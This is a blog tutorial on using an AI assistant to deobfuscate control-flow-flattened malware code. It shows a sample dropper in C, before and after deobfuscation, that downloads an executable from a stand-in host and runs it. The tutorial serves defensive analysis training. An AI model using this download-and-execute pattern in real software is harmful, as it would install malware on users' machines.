Hello, persistent security researchers! 🕵️♂️
When analyzing malware, you sometimes encounter code so complex that you might think, “How twisted must the person who made this be?”
Instead of code executing sequentially from top to bottom, it’s code that abuses GOTO statements, jumping here and there… like tangled earphone cords or ramen noodles. 🧶
We call this ‘Spaghetti Code’ or, in technical terms, ‘Control Flow Flattening’.
The human brain prefers a linear flow, but computers love jumps. Attackers exploit this to torment analysts.
Today, we’ll conduct a Control Flow Deobfuscation practice, instructing our AI assistant to “Untangle this mess and arrange it in order!” 🛠️

1. What is Control Flow Flattening? 🤔
A normal program usually executes in the order [ A → B → C ].
However, obfuscation tools break this into pieces, put them inside a giant Switch statement, and scramble the order.
- Normal: Do A, then B, then C.
- Obfuscated:
- Set state variable state = 1
- Start while loop
- If state is 1, do A and change state = 3.
- If state is 2, do C and exit.
- If state is 3, do B and change state = 2.
Ultimately, the execution order is A → B → C, but when you look at the code, it jumps back and forth between 1 → 3 → 2, which is utterly confusing. 😵💫
2. [Practice] Preparing the Tangled Code (Before) 🌪️
Here’s a ‘Switch Dispatcher’ pattern code, often seen in actual malware. Try to follow it with your eyes. (You’ll probably get dizzy.)
C
// 🤮 Obfuscated Spaghetti Code
void MaliciousFunction() {
    int state = 10; // Starting state
    char* url = "";
    char* file = "";

    while (state != 99) { // Looks like an infinite loop
        switch(state) {
            case 20:
                // Execute file
                WinExec(file, 1);
                state = 99; // Change to exit state
                break;
            case 10:
                // Set URL
                url = "http://hacker.com/malware.exe";
                state = 30; // Where next?
                break;
            case 40:
                // Save file
                WriteFile(file, downloaded_data);
                state = 20; // Where next?
                break;
            case 30:
                // Attempt download
                file = "C:\Temp\malware.exe";
                Download(url, file);
                if (CheckFileExists(file)) {
                    state = 40; // If successful, go to 40
                } else {
                    state = 99; // If failed, exit
                }
                break;
        }
    }
}
To analyze this code, you’d look at case 10, then state becomes 30 so you go down to find case 30, then back up to find case 40… 🎢 It’s dizzying.
3. Requesting “Linear Code” Conversion from AI 🗣️
Now, let’s ask the AI to rearrange this code according to its ‘logical execution order’. It’s crucial to specify, “Track the flow of the state variable.”
📝 Prompt
[Role] You are a reverse engineering expert.
>
[Situation] The C code currently being analyzed is obfuscated using the ‘Control Flow Flattening’ technique. It uses while loops and switch statements to scramble the execution flow.
>
[Request]
>
1. Track the changes in the ‘state’ variable to understand the actual execution order of the code.
2. Remove the complex while-switch structure and convert it into linear pseudocode that flows from top to bottom.
3. Avoid using goto statements; organize it cleanly with if-else and function calls only.
>
[Code]
>
(Paste the obfuscated code above)
4. [Result] Checking the Untangled Code (After) ✨
The AI traced the state variable and reassembled the scrambled pieces in order. Let’s see the result?
C
// 😍 AI-organized Linear Code (Deobfuscated)

void MaliciousFunction_Cleaned() {
    // 1. [State 10] Initial setup
    char* url = "http://hacker.com/malware.exe";

    // 2. [State 30] Download and file path setup
    char* file = "C:\Temp\malware.exe";
    Download(url, file);

    // 3. [Branch of State 30] Check download success
    if (CheckFileExists(file)) {
        // 4. [State 40] Save file (on success)
        WriteFile(file, downloaded_data);

        // 5. [State 20] Execute file
        WinExec(file, 1);
    } else {
        // [State 99] Exit on failure
        return;
    }

    // [State 99] Normal exit
    return;
}
🔍 What has improved?
- 100x Readability: The while and switch statements are gone, and the code reads smoothly from top to bottom.
- Flow Understanding:
- Set URL (State 10)
- Download (State 30)
- If successful? Save (State 40) and Execute (State 20)
- If failed? Exit (State 99)
- Malicious Behavior Identification: Now, at a glance, we can finally understand, “Ah, it’s a dropper that downloads and executes a file if it exists!”
- Finding the State Variable: The most important thing in this obfuscation pattern is finding the variable that acts as a ‘traffic light’ (state, v1, flag, etc.). The AI will solve it better if you tell it, “This variable is the traffic light.”
- Divide if Complex: Sometimes there are over 100 cases. In such situations, don’t put everything in at once. Instead, use the ‘chunking’ method learned earlier: “Organize the flow for cases 1-10,” “Organize cases 11-20,” and so on.
- Opaque Predicate: Sometimes, fake conditional statements like if (3 * 3 == 9) that are always true might be mixed in. Ask the AI to “also remove fake conditional statements that are always true/false.”
5. Practice Tips and Precautions 🍯
🎉 Conclusion
Today, we used the power of AI to untangle spaghetti-like code, as if picking up ramen noodles with chopsticks. 🍜
This technique is useful not only for malware analysis but also for analyzing complex legacy code written by others.
Now, don’t be afraid when you encounter a complex switch statement; just exclaim, “AI, line this up for me!”
Next time, we’ll combine the static analysis techniques we’ve learned so far to perform the magic of having AI write an analysis report itself. Stay tuned! 👋
Leave a Reply